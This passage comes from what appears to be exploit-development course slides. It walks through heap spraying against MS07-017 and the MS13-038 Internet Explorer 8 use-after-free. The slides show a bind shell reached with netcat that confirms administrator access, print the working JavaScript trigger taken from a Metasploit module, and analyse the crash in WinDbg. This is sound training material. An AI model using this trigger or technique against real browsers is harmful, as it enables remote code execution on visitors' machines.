By increasing the number of blocks we spray with our JavaScript to 250, we hit our desired address of 0x0d0d0d0d. As you can see in the Memory map, 0x0d0d0d0d holds our “0d” NOP sled. As mentioned previously, 0x90 and other NOP-like instructions may be used in the spray. At the bottom of the sled is our shellcode, not shown in the slide. The small disassembled code block shown is inside of ntdll.dll and is responsible for calling the SE Handler which we have overwritten with 0x0d0d0d0d.

Demonstration: We're In...!!!

- Process stays alive and our code is executed!
- Port 28876 or 8080 is listening... Connecting with netcat

```
C:\>netstat -na |find "28876"
TCP      0.0.0.0:28876          0.0.0.0:0             LISTENING
```

```
Administrator: C:\Windows\system32\cmd.exe - nc 127.0.0.1 28876
C:\>nc 127.0.0.1 28876
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Stephen.Sins\Desktop>echo %USERNAME%
Stephen.Sins

C:\Users\Stephen.Sins\Desktop>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members
Administrator
Stephen.Sins
The command completed successfully.
```

We're an
Administrator!

Sec/60 Advanced Exploit Development for Penetration Testers

Demonstration: We're In...!!!

Passing any exceptions and allowing execution to continue results in successful shellcode execution. As you can see, port 28876 or 8080 is open, and we are able to connect with netcat. We then check to see who we're logged in as and check the group memberships. This user is part of the Administrators group!

Demonstration: Remedial Heap Spraying Against MS07-017

- Basic heap spraying is easy to understand and visualize
- We simply spray more blocks until we extend the heap far enough to reach our desired memory address
- Many different addresses can be used for pointer overwrites
- This becomes more delicate when overwriting C++ vtables

Sec760 Advanced Exploit Development for Penetration Testers

Demonstration: Remedial Heap Spraying Against MS07-017

In this demonstration, basic heap spraying was shown as a valid attack technique. Often, modern browsers try and stop this style of heap spraying from being successful.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Use-After-Free Attacks & Heap Feng Shui

In this module, we will take a look at Use-After-Free attacks and object replacement.

Virtual Function Behavior and Use-After-Free Vulnerabilities (1)

- When an object is created from a C++ class, and uses virtual functions:
 - A Virtual Pointer (vptr) is created at compile-time as a hidden Class element, and stored as the first DWORD or QWORD of an instantiated object
 - This vptr points to a Virtual Function Table (vtable/vftable)
 - The vtable holds pointers to the virtual functions starting from offset 0x0, 0x4, 0x8, 0xc, 0x10, 0x14, etc.
 - The vptr is loaded into a register such as EAX/RAX
 - A call is made to the appropriate offset from EAX/RAX for the desired virtual function

Sec760 Advanced Exploit Development for Penetration Testers

Virtual Function Behavior and Use-After-Free Vulnerabilities

Use-After-Free vulnerabilities, also known as dangling pointers, occur when an object is deleted by a Class destructor, but a reference to the object still exists. This can result in unknown behavior, but can often be exploited. When an object is instantiated from a C++ Class and virtual functions are used, several things happen. The first DWORD or QWORD of the object holds something called a virtual pointer, or vptr. Note that this is not consistent amongst all compilers and architectures. The vptr may be located somewhere else within the object. For our purposes on x86/x64, and with Microsoft Visual Studio, the vptr is located as the first DWORD or QWORD. The vptr, created at compile-time as a hidden Class element, points to a Virtual Function Table. We will call this the vtable, or vftable. The vtable holds pointers to various functions at offsets of 0x4 for 32-bit applications or 0x8 for 64-bit applications. Typically, the vptr from the object is loaded into EAX or RAX, and then an offset from this is dereferenced to get the relevant virtual function address.

Virtual Function Behavior and Use-After-Free Vulnerabilities (2)

- Cont.
 - A Class constructor creates the object and a destructor is called to delete the object
 - A reference counter is maintained for the object
 - Typically, an AddRef() function is called to add a reference to the object and Release() is called to remove a reference **This is the case with Smart Pointers too!
 - When the reference counter hits 0, the destructor is called and the object is deleted
 - If there is still a reference to the deleted object, we have a potential Use-After-Free situation


Sec760 Advanced Exploit Development for Penetration Testers

Virtual Function Behavior and Use-After-Free Vulnerabilities (2)

When an object is created from a Class, a constructor is executed and HeapAlloc() is called with the appropriate size of the object. There are one or more references to the object maintained by a reference counter. New references are created with AddRef() and removed with Release(). When the reference counter for an object is decremented to 0, the Class destructor is called on the object and it is deleted. If a reference still exists to the deleted object, we may have a Use-After-Free bug.

Virtual Function Table Behavior

- 1) `mov reg2, [reg1 (VPTR_to_VTABLE)]`
- 2) `mov reg3, [reg2+virtual_function_offset]`
- 3) `call reg3`



Sec760 Advanced Exploit Development for Penetration Testers

Virtual Function Table Behavior

On this slide is the type of behavior that occurs when a virtual function is being called. The first DWORD or QWORD in the object is typically the virtual pointer (vptr). It is pointed to by a register which we will call reg1. The object pointer in reg1 is dereferenced to get the vptr into reg2. We then have an offset dereferenced into the vtable to get the desired virtual function address. It is then called.

Heap Feng Shui

- Way back in 2007 at the Black Hat Europe Conference, Alexander Sotirov released a paper and did a presentation called, "Heap Feng Shui in JavaScript"
 - <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>
- There are some great techniques on how to carefully craft allocations based on the size of blocks residing on FreeLists and such...
 - There are several techniques covered and the paper is highly recommended
 - We will be using part of the technique, similar to how we previously did, that is based around getting an allocation matching the size of a freed block involved in our Use-After-Free vulnerability

Sec760 Advanced Exploit Development for Penetration Testers

Heap Feng Shui

Back in 2007, Alexander Sotirov did a presentation at Black Hat Europe called, "Heap Feng Shui." <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf> The paper is highly recommended, and many of the techniques are still used to take advantage of the deterministic nature of LFH and heap allocations. In our previous exploit we used this same technique, which was to get an allocation at a very specific size to match the freed chunk involved in our Use-After-Free attack. This time we will be crafting a custom allocation to help us with our precision heap spraying payload.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

MS13-038 – Use-After-Free Bug Walk-Through

In this module, we will take a look at the MS13-038 Use-After-Free vulnerability that was used against the US Department of Labor in April, 2013.

MS13-038 – Use After Free Bug

- On Tuesday, May 14th Microsoft issued the security bulletin for MS13-038
 - Critical Use After Free Vulnerability
 - <http://technet.microsoft.com/en-us/security/bulletin/ms13-038>
 - Allows for remote code execution on Windows XP through Windows 7 OS' running IE8
- Publicly disclosed vulnerability discovered on April 30th, 2013, found on the Department of Labor website, serving the exploit code to visitors
 - <https://community.qualys.com/blogs/laws-of-vulnerabilities/2013/05/14/patch-tuesday-may-2013>

Sec760 Advanced Exploit Development for Penetration Testers

MS13-038 – Use After Free Bug

On Tuesday, May 14th Microsoft issued a security bulletin addressing an exploit discovered on the US Department of Labor website on April 30th, being served up to visitors. The announcement can be found at <http://technet.microsoft.com/en-us/security/bulletin/ms13-038>. Microsoft released a temporary fix until the patch was released. Microsoft acknowledged the Use-After-Free vulnerability on May 3rd, 2013, and a Metasploit module was released shortly after. This was rated as a critical vulnerability and patch as anyone running IE8 on Windows XP through Windows 7 who visited a malicious webpage hosting the exploit would likely be compromised. The vulnerability allowed for remote code execution.

Starting with the Trigger

- Once a trigger is created, discovered through fuzzing and such, we must determine the bug class
- We will walk through this bug through exploitation
- The goal is for you to understand Use-After-Free vulnerabilities and turn them into an exploit!
- This section and lab will take time to complete
- We will be extracting the trigger from the published Metasploit module available at:
 - Trigger code was stripped down by this author
 - <http://www.exploit-db.com/exploits/25294/>

Sec760 Advanced Exploit Development for Penetration Testers

Starting With the Trigger

We will be working with the trigger, extracted and stripped down by this course author, taken from the Metasploit module published in 5/2013 by sinn3r at www.exploit-db.com/exploits/25294/. We will be walking this bug through to exploitation. The goal is for you to understand how to identify a Use-After-Free vulnerability and turn it into a working exploit. This section may be a bit time consuming, especially when you work through the exercise. A trigger file can be generated after finding a bug through fuzzing and such, or the easier path of finding an infected file containing a 0-day and extracting the exploit.

Trigger Code

- Often, you will be provided with code such as the following →
- If this is truly the trigger to a use-after-free bug, we should be able to determine it quickly
- This code was extracted from the MS13-038 Metasploit module

```
f0 = document.createElement('span');
document.body.appendChild(f0);
f1 = document.createElement('span');
document.body.appendChild(f1);
f2 = document.createElement('span');
document.body.appendChild(f2);
document.body.contentEditable="true";
f2.appendChild(document.createElement('datalist'));
f1.appendChild(document.createElement('span'));
f1.appendChild(document.createElement('table'));
try{
    f0.offsetParent=null;
}catch(e) {
    f2.innerHTML="";
    f0.appendChild(document.createElement('hr'));
    f1.innerHTML="";
    CollectGarbage();
}
```


Sec760 Advanced Exploit Development for Penetration Testers

Trigger Code

On this slide is the majority of the code that triggers MS13-018. It is often the case that you will be provided with this type of code which serves as a trigger, causing a crash. If the bug is truly a use-after-free bug, we should be able to determine that quickly. This code was extracted from the MS13-038 Metasploit module, stripped down to the minimum code needed to trigger the bug.

```
f0 = document.createElement('span');
document.body.appendChild(f0);
f1 = document.createElement('span');
document.body.appendChild(f1);
f2 = document.createElement('span');
document.body.appendChild(f2);
document.body.contentEditable="true";
f2.appendChild(document.createElement('datalist'));
f1.appendChild(document.createElement('span'));
f1.appendChild(document.createElement('table'));
try{
    f0.offsetParent=null;
}catch(e) {
    f2.innerHTML="";
    f0.appendChild(document.createElement('hr'));
    f1.innerHTML="";
    CollectGarbage();
}
```

Opening the Trigger File with IE8



Sec760 Advanced Exploit Development for Penetration Testers

Opening the Trigger File with IE8

On this slide is a screenshot of the results after allowing Internet Explorer 8 to run the embedded JavaScript from within the trigger file. As you can see, we get a crash.

Attaching to the Process

- You have two options to catch the crash:
 - Option 1: Attach to iexplore.exe from WinDbg
 - Startup IE, but don't run the malicious script
 - Startup WinDbg, go to "File," "Attach to a process"
 - Attach to the lowest instance of iexplore.exe, which is the sysfader, press F5 and execute the malicious script
 - Option 2: Set WinDbg as your Postmortem Debugger
 - From an Administrative command shell, type in "windbg -I" (Note that the "-I" is capitalized.)
 - WinDbg is now the postmortem debugger and will automatically open when a crash is experienced
 - Simply run the malicious script without opening WinDbg first
 - To set it back to Dr. Watson, see the notes

Sec760 Advanced Exploit Development for Penetration Testers

Attaching to the Process

In order to catch the crash inside of WinDbg you should choose one of the following options:

Option 1: Attach to iexplore.exe from inside of WinDbg

- First, startup Internet Explorer, but do not open or allow execution of the malicious script.
- Next, startup WinDbg, go to "File," and then select "Attach to a process."
- There may be two or three instances of iexplore.exe. Select the lowest one on the list, which will be the SysFader.
- Once attached, press F5 to continue execution and then run the malicious script.

Option 2: Set WinDbg as your Postmortem debugger instead of Dr. Watson

- Open up an Administrative command shell and type in "windbg -I" (Note that the "-I" is capitalized.)
- WinDbg is not set up as the Postmortem debugger and will automatically open when a crash is experienced.
- Simply run the malicious script without WinDbg open.

To change the postmortem debugger back to Dr. Watson, open up regedit and go to the following path: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug

Once there, double-click on the "debugger" key and enter in "drwtsn32 -p %ld -e %ld -g" including the quotation marks.

From Inside WinDbg

- When running IE8 inside of WinDbg and triggering the bug, we get the following results:

```
(c14.bd0):Access violation-code c0000005(first chance)
First chance exceptions are reported before any
exception handling. This exception may be expected and
handled.
eax=6cada5d4 ebx=03113188 ecx=004bfe48 edx=144b8b08
esi=022cee70 edi=00000000 eip=144b8b08 esp=022cee40
ebp=022cee5c iopl=0 nv up ei pl zr na pe nc cs=001b
ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
144b8b08 ?? ???
```

- As you can see, EIP is pointing to invalid memory

Sec760 Advanced Exploit Development for Penetration Testers

From Inside WinDbg

When running IE8 inside of WinDbg and triggering the bug, we get the following results:

```
(c14.bd0):Access violation-code c0000005(first chance)
First chance exceptions are reported before any exception handling. This
exception may be expected and handled.
eax=6cada5d4 ebx=03113188 ecx=004bfe48 edx=144b8b08 esi=022cee70
edi=00000000 eip=144b8b08 esp=022cee40 ebp=022cee5c iopl=0 nv up ei pl zr
na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
144b8b08 ?? ???
```

EIP is pointing to memory that is most likely unmapped. So where did this come from?

Gflags – Global Flags Editor

- Per Microsoft, “GFlags (the Global Flags Editor), gflags.exe, enables and disables advanced debugging, diagnostic, and troubleshooting features.”
 - <http://msdn.microsoft.com/en-us/library/windows/hardware/ff549557%28v=vs.85%29.aspx>
 - gflags.exe
 - PageHeap – Gflags option to insert metadata prior to the header of each allocation - +hpa & -hpa
 - User mode stack trace – Gflags option to record the stack trace during allocation and free - +ust & -ust

Sec760 Advanced Exploit Development for Penetration Testers

Gflags – Global Flags Editor

The GFlags tool comes with Debugging Tools for Windows. Per Microsoft, “GFlags (the Global Flags Editor), gflags.exe, enables and disables advanced debugging, diagnostic, and troubleshooting features.” More information can be found at: <http://msdn.microsoft.com/en-us/library/windows/hardware/ff549557%28v=vs.85%29.aspx>

Two of the main features of GFlags that we will be using are PageHeap and User mode stack tracing. PageHeap inserts metadata in front of heap allocations with relevant information recorded during the allocation or free. It can also be used in full mode which will put each allocation onto its own page in memory, along with guard pages to record any access violations. User mode stack tracing records the stack trace during allocation and free to aid in finding the culprit causing any corruption or error.

Enabling GFlags Options

- We want to enable PageHeap for Internet Explorer
 - The option we will use is for normal PageHeap
 - You may try Full PageHeap as well; however, the results may differ as the bug will likely be caught at a different point in time, yielding a different outcome
 - There are quite a number of ways to turn PageHeap on and off, as well as stack tracing

```
C:\Program...\Windows...\x86>gflags /p /enable iexplore.exe
path: SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options
iexplore.exe: page heap enabled
```

Sec760 Advanced Exploit Development for Penetration Testers

Enabling GFlags Options

We want to enable PageHeap so that we can get information during the crash. There are several ways to do this and many different versions of Gflags.exe, each with different command switches. For example, when using the “/i” option, placing a + sign in front of hpa or ust will turn the settings on, and when placing a – sign in front, we turn those options off. Windows SDK/WDK with debugging tools for 8.1 does not result in the same PageHeap result at the time of this writing.

- +ust enables stack tracing
- +hpa enables PageHeap

We will go with the easiest option for now. You will want to enter the following in a command shell:

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /p /enable
iexplore.exe
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options
iexplore.exe: page heap enabled
```

You may choose to try “Full PageHeap” as well; however, your results may differ as the bug may be detected at a different point in time and not yield the same expected output. To try “Full PageHeap” you would add the “/full” line on the end of the gflags command. The result would give you a “full traces” output as shown below:

C:\Program Files\Windows Kits\8.0\Debuggers\x86>**gflags /p**
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
iexplore.exe: page heap enabled with flags (**full traces**)

You may also choose to enable user mode stack tracing. To enable this, run the command, “gflags /i iexplore.exe +ust” and “gflags /i iexplore.exe –ust” to turn it off.

GFlags Behavior (1)

- Normal heap metadata is 8-bytes
- A sampling of this structure is below:

```
ntdll!_HEAP_ENTRY
+0x000 Size           : Uint2B
+0x002 Flags          : UChar
+0x003 SmallTagIndex  : UChar
+0x000 SubSegmentCode : Ptr32 Void
+0x004 PreviousSize   : Uint2B
+0x006 SegmentOffset  : UChar
+0x006 LFHFlags       : UChar
+0x007 UnusedBytes    : UChar
```

Header Data 8-bytes

Data | Variable-Size

Sec760 Advanced Exploit Development for Penetration Testers

GFlags Behavior (1)

In normal heap data allocations, each chunk, or block, receives 8-bytes of metadata. To view this structure you can use WinDbg's "dt" command against the name `_HEAP_ENTRY`. The following is the dumped structure from a Windows 7 system:

```
ntdll!_HEAP_ENTRY
+0x000 Size           : Uint2B
+0x002 Flags          : UChar
+0x003 SmallTagIndex  : UChar
+0x000 SubSegmentCode : Ptr32 Void
+0x004 PreviousSize   : Uint2B
+0x006 SegmentOffset  : UChar
+0x006 LFHFlags       : UChar
+0x007 UnusedBytes    : UChar
+0x000 FunctionIndex  : Uint2B
+0x002 ContextValue   : Uint2B
+0x000 InterceptorValue : Uint4B
+0x004 UnusedBytesLength : Uint2B
+0x006 EntryOffset     : UChar
+0x007 ExtendedBlockSignature : UChar
+0x000 Code1           : Uint4B
+0x004 Code2           : Uint2B
+0x006 Code3           : UChar
+0x007 Code4           : UChar
+0x000 AgregateCode    : Uint8B
```

GFlags Behavior (2)

- PageHeap adds 32-bytes of metadata in-between normal heap metadata and data, and suffix padding

```

ntdll!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : Uint4B
+0x004 Heap            : Ptr32 Void
+0x008 RequestedSize   : Uint4B
+0x00c ActualSize      : Uint4B
+0x010 FreeQueue       : _LIST_ENTRY
+0x010 FreePushList    : _SINGLE_LIST_ENTRY
+0x010 TraceIndex      : Uint2B
+0x018 StackTrace      : Ptr32 Void
+0x01c EndStamp        : Uint4B
  
```

Header Data 8-bytes	PageHeap 32-bytes	Data Variable-Size	Suffix Pad
---------------------	-------------------	----------------------	------------

Sec760 Advanced Exploit Development for Penetration Testers

GFlags Behavior (2)

When enabling PageHeap, 32-bytes of additional metadata is added in-between normal header data and the data itself. This additional metadata includes start and stop stamps, heap information, the requested size and actual size, FreeList information, and the stack trace during the allocation or free. Also included as a suffix is additional padding to see if an overrun occurred.

```

ntdll!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : Uint4B
+0x004 Heap            : Ptr32 Void
+0x008 RequestedSize   : Uint4B
+0x00c ActualSize      : Uint4B
+0x010 FreeQueue       : _LIST_ENTRY
+0x010 FreePushList    : _SINGLE_LIST_ENTRY
+0x010 TraceIndex      : Uint2B
+0x018 StackTrace      : Ptr32 Void
+0x01c EndStamp        : Uint4B
  
```

GFlags Behavior (3)

- Example of this structure against an allocation
- We must subtract 0x20 from the chunk/block address to get to the DPH metadata

```
0:005> dt _dph_block_information ecx-20
ntdll!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : 0xabcdaaa9
+0x004 Heap            : 0x80051000 Void
+0x008 RequestedSize   : 0x38
+0x00c ActualSize      : 0x60
+0x010 FreeQueue       : LIST_ENTRY[0x2-0x1660b00 ]
+0x010 FreePushList    : _SINGLE_LIST_ENTRY
+0x010 TraceIndex      : 2
+0x018 StackTrace      : 0x00311a84 Void
+0x01c EndStamp        : 0xdcbaaaa9
```

Sec760 Advanced Exploit Development for Penetration Testers

GFlags Behavior (3)

The following is an example of the PageHeap structure against an allocation that is now freed. In order to see the metadata properly, we must subtract 0x20 (32-bytes) from the chunk/block address.

```
0:005> dt _dph_block_information ecx-20
ntdll!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : 0xabcdaaa9 #This pattern will differ
depending on whether normal or full PageHeap is enabled. It may show as
0xabcdbbb9.
+0x004 Heap            : 0x80051000 Void
+0x008 RequestedSize   : 0x38
+0x00c ActualSize      : 0x60
+0x010 FreeQueue       : LIST_ENTRY[0x2-0x1660b00 ]
+0x010 FreePushList    : _SINGLE_LIST_ENTRY
+0x010 TraceIndex      : 2
+0x018 StackTrace      : 0x00311a84 Void
+0x01c EndStamp        : 0xdcbaaaa9
```

GFlags Patterns

- GFlags uses special patterns and stamps with pageheap to indicate allocated or freed blocks of memory, as well as padding values to determine violations
 - StartStamp of block in use: abcdaaaa or abcdbbbb
 - StopStamp of block in use: dcbaaaaa or dcbaBBBB
 - StartStamp of free block: abcdaaa9 or abcdbbb9
 - StopStamp of free block: dcbaaaa9 or dcbaBBB9
 - Allocated memory pattern: d0d0d0d0
 - Freed memory pattern: f0f0f0f0
 - Suffix padding: a0a0a0a0

Sec760 Advanced Exploit Development for Penetration Testers

GFlags Patterns

Aside from a special header to record information about an allocation, GFlags also includes various stamps and patterns. The following is a listing of these patterns:

- StartStamp of block in use: abcdaaaa or abcdbbbb
- StopStamp of block in use: dcbaaaaa or dcbaBBBB
- StartStamp of free block: abcdaaa9 or abcdbbb9
- StopStamp of free block: dcbaaaa9 or dcbaBBB9
- Allocated memory pattern: d0d0d0d0
- Freed memory pattern: f0f0f0f0
- Suffix padding: a0a0a0a0

Other patterns may exist as well depending on settings made, such as that with read and write access violations. The difference between the use of the “aaaa” or “bbbb” pattern for a block in use, for example, is whether or not normal page heap or full page heap is being used.

From Inside WinDbg with GFlags Enabled

- EAX holds f0f0f0f0 and EIP has an odd address
- We see that a pointer stored at EAX+70h was supposed to be loaded into EDX

```
(e70.3a8):Access violation-code c0000005 (first chance)
First chance exceptions are reported before any
exception handling. This exception may be expected and
handled.
eax=f0f0f0f0 ebx=06358e48 ecx=0163fbb0 edx=00000000
esi=0365ee80 edi=00000000 eip=6a95c522 esp=0365ee54
ebp=0365ee6c iopl=0 nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
mshtml!CElement::Doc+0x2:
6a95c522 8b5070 mov edx,dword ptr [eax+70h]
ds:0023:f0f0f160=????????
```

Sec/60 Advanced Exploit Development for Penetration Testers

From Inside WinDbg with GFlags Enabled

When we run the trigger file again from inside WinDbg with the GFlags options enabled, we get the following results:

```
(e70.3a8):Access violation-code c0000005 (first chance)
First chance exceptions are reported before any exception handling. This
exception may be expected and handled.
eax=f0f0f0f0 ebx=06358e48 ecx=0163fbb0 edx=00000000 esi=0365ee80
edi=00000000 eip=6a95c522 esp=0365ee54 ebp=0365ee6c iopl=0 nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
mshtml!CElement::Doc+0x2:
6a95c522 8b5070 mov edx,dword ptr [eax+70h] ds:0023:f0f0f160=????????
```

EAX holds the value f0f0f0f0, and EIP has the address 6a95c522, which is not normal. We can also see mshtml!CElement listed, as well as an attempt to load a pointer at EAX+70h into the EDX register. Since EAX is pointing to f0f0f0f0, we know this will fail. Let's take a look at the address where this instruction resides.

Crash Instruction

- Let's disassemble the function where the crash occurred:

```
0:005> uf mshtml!CElement::Doc+0x2
mshtml!CElement::Doc:
6a95c520 8b01      mov     eax,dword ptr [ecx]
6a95c522 8b5070    mov     edx,dword ptr [eax+70h]
6a95c525 ffd2      call    edx
6a95c527 8b400c    mov     eax,dword ptr [eax+0Ch]
6a95c52a c3        ret
```

- Looks like a C++ Virtual Function Table (vtable)
- For our purposes vftable and vtable are the same

Sec760 Advanced Exploit Development for Penetration Testers

Crash Instruction

Let's take a look at the function where the crash occurred. We were given this information during the crash.

```
0:005> uf mshtml!CElement::Doc+0x2
mshtml!CElement::Doc:
6a95c520 8b01      mov     eax,dword ptr [ecx]           #Load the vptr
from the object into EAX
6a95c522 8b5070    mov     edx,dword ptr [eax+70h]       #Load an offset
in the vtable into EDX
6a95c525 ffd2      call    edx
#Call the virtual function
6a95c527 8b400c    mov     eax,dword ptr [eax+0Ch]
6a95c52a c3        ret
```

This looks like standard C++ virtual function table (vtable/vftable) behavior.

Analyzing the Object

- Let's look at information about the object involved in the crash

```
0:005> !heap -p -a ecx
address 013f83d0 found in
_HEAP @ 13c0000
_HEAP_ENTRY Size Prev Flags UserPtr  UserSize  state
013f83a8    000e 0000 [00]  013f83d0  00038    (free)
72d3a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
72d390d3 verifier!AVrfDebugPageHeapFree+0x000000e3
77845674 ntdll!RtlDebugFreeHeap+0x0000002f
77807aca ntdll!RtlpFreeHeap+0x0000005d
777d2d68 ntdll!RtlFreeHeap+0x00000142
76caflac kernel32!HeapFree+0x00000014
6a7eba88 mshtml!CGenericElement::~`scalar deleting
destructor'+0x0000003d
```

Analyzing the Object

The “!heap -p -a ecx” command will show us detailed information about the heap block we pass it as an argument.

```
0:005> !heap -p -a ecx
address 013f83d0 found in
_HEAP @ 13c0000
_HEAP_ENTRY Size Prev Flags UserPtr  UserSize  state
013f83a8    000e 0000 [00]  013f83d0  00038    (free)
72d3a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
72d390d3 verifier!AVrfDebugPageHeapFree+0x000000e3
77845674 ntdll!RtlDebugFreeHeap+0x0000002f
77807aca ntdll!RtlpFreeHeap+0x0000005d
777d2d68 ntdll!RtlFreeHeap+0x00000142
76caflac kernel32!HeapFree+0x00000014
6a7eba88 mshtml!CGenericElement::~`scalar deleting destructor'+0x0000003d
```

We can see that a destructor was called to free the object.

Stack Trace of Object

- Let's use the "kv" command to look at the stack trace during the crash

```
0:005> kv
ChildEBP (Truncated for space....)
034fef08 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
034fef24 mshtml!CTreeNode::ComputeFormats+0xba
034ff1d0 mshtml!CTreeNode::ComputeFormatsHelper+0x44
034ff1e0 mshtml!CTreeNode::GetFancyFormatIndexHelper
034ff1f0 mshtml!CTreeNode::GetFancyFormatHelper+0xf
034ff200 mshtml!CTreeNode::GetFancyFormat+0x35
034ff20c mshtml!ISpanQualifier::GetFancyFormat+0x5a
```

- Looks like a classic use-after-free vulnerability where a freed object is getting referenced

Sec760 Advanced Exploit Development for Penetration Testers

Stack Trace of Object

When using the "kv" command in WinDbg to look at the stack trace, we get a better dump of the call stack that led to the crash.

```
0:005> kv
ChildEBP (Truncated for space....)
034fef08 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
034fef24 mshtml!CTreeNode::ComputeFormats+0xba
034ff1d0 mshtml!CTreeNode::ComputeFormatsHelper+0x44
034ff1e0 mshtml!CTreeNode::GetFancyFormatIndexHelper 034ff1f0
mshtml!CTreeNode::GetFancyFormatHelper+0xf
034ff200 mshtml!CTreeNode::GetFancyFormat+0x35
034ff20c mshtml!ISpanQualifier::GetFancyFormat+0x5a
```

This looks like a classic use-after-free vulnerability as we can see now that a freed object is getting referenced. This is commonly exploitable. In the original HTML we saw the JavaScript function "document.createElement()" being called multiple times.

Object Creation (1)

- We saw the destructor call, so the associated Class must have a constructor
- Let's look at the CGenericElement Class in IDA for object creation
 - CGenericElement::CreateElement(CHtmTag *, CDoc *, CElement * *)
 - This function must create the objects that get freed by the destructor seen previously
 - Let's set a breakpoint on object creation and deletion so that we can see the address of the objects and learn more about the vulnerability

Sec760 Advanced Exploit Development for Penetration Testers


Object Creation (1)

We verified that the object was deleted by a destructor. The object must have been created within the same Class. By looking inside of the CGenericElement class within IDA, we see "CGenericElement::CreateElement(CHtmTag *, CDoc *, CElement * *)." This function must create the objects within the Class. Let's set up some breakpoints at object creation and deletion from within this Class.

Object Creation (2)

- Partial disassembly of "CreateElement"
- We see that HeapAlloc is called to create the object
- Let's break after the allocation to see the location

```
.text:74C4C2CC  mov     edi, edi
.text:74C4C2CE  push    ebp
.text:74C4C2CF  mov     ebp, esp
.text:74C4C2D1  push    esi
.text:74C4C2D2  push    38h           ; dwBytes
